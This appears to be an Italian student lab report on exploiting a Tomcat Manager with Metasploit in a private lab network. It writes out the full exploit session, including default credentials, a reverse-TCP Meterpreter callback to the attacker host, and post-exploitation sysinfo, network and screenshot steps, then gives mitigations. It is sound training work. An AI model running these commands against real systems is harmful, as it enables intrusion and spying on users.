REPORT TECNICO ESERICIZIO GIORNO 5

Analisi di Vulnerabilità e Attacco Remoto

OBBIETTIVO : Ottenere una sessione Meterpreter, eseguire un test sulla macchina target e recuperare le segueti informazioni i: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.


REQUISITI : IP Kali Linux: 192.168.200.100
IP Windows: 192.168.200.200
Listen port : 7777

1. Introduzione

La Presente relazione documenta l'attività di penetration testing condotta sul server target. L'obiettivo primario era identificare vettori di attacco nell'ambiente Tomcat e verificare la possibilità di esecuzione di codice remoto (RCE) per ottenere il controllo del sistema host.

2. Fase di Enumerazione e Ricognizione

L'analisi è iniziata con una scansione delle porte tramite **Nmap**. È stato rilevato il servizio HTTP sulla porta 80. L'uso di script specifici ha confermato la presenza della console di gestione (Tomcat Manager).




Visualizzazione dell'output Nmap con identificazione del servizio vulnerabile.

3. Exploitation

Sfruttando le credenziali amministrative identificate (default/weak), è stato utilizzato il framework **Metasploit** con il modulo `exploit/multi/http/tomcat_mgr_upload`.

3.1 Configurazione Exploit


Il payload è stato configurato per una connessione inversa (reverse_tcp) verso la macchina attaccante.



Configurazione dei parametri LHOST, RHOSTS e LPORT nel framework.

3.2 Accesso Iniziale

L'attacco ha avuto esito positivo, portando all'upload di un file WAR malevolo e all'ottenimento di una shell Meterpreter con privilegi utente.



Conferma dell'apertura della sessione Meterpreter .

4. Post-Esploitazione ed Evidenze

4.1 Raccolta Dati di Sistema

È stato eseguito il comando `sysinfo` per validare le specifiche del target e `getuid` per verificare il contesto di sicurezza dell'agente.

```
kali@kali: ~
Session  Actions  Edit  View  Help
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>

msf > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying GoVm7NxG8Zqt7FYzpct3UREs7pxJB...
[*] Executing GoVm7NxG8Zqt7FYzpct3UREs7pxJB...
[*] Undeploying GoVm7NxG8Zqt7FYzpct3UREs7pxJB ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49552) at 2026-04-20 15:35:16 +0100

meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter >
```

Output dei dettagli di sistema Windows

4.2 Mapping della Rete


Tramite `ipconfig`, è stata validata la posizione del server all'interno della sottorete locale.

```
kali@kali: ~
Session  Actions  Edit  View  Help
Interface  5
============
Name         : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  6
============
Name         : eth2 - Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 0a:cf:10:76:09:9b
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::860:2d99:20fc:8a5d
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface  7
============
Name         : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  8
============
Name         : eth3 - Intel(R) PRO/1000 MT Network Connection-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  9
============
Name         : eth4 - Intel(R) PRO/1000 MT Network Connection-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface 10
============
Name         : eth5 - Intel(R) PRO/1000 MT Network Connection-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
```

Dettagli delle interfacce di rete rilevate

4.3 Monitoraggio e Screenshot

Come prova finale della compromissione, è stato acquisito uno screenshot del desktop dell'utente corrente.



Cattura dello schermo e tentativo di accesso ai dispositivi video (webcam).

5. Piano di Mitigazione

Si consigliano i seguenti interventi immediati:

- **Hardening delle Credenziali:** Rimuovere l'utente 'admin' o impostare una password conforme agli standard di sicurezza aziendali.
- **Restrizione Accessi:** Limitare l'accesso alla porta 8080/manager tramite ACL di rete o Firewall.
- **Aggiornamento:** Migrare a una versione supportata di Tomcat per risolvere le vulnerabilità note.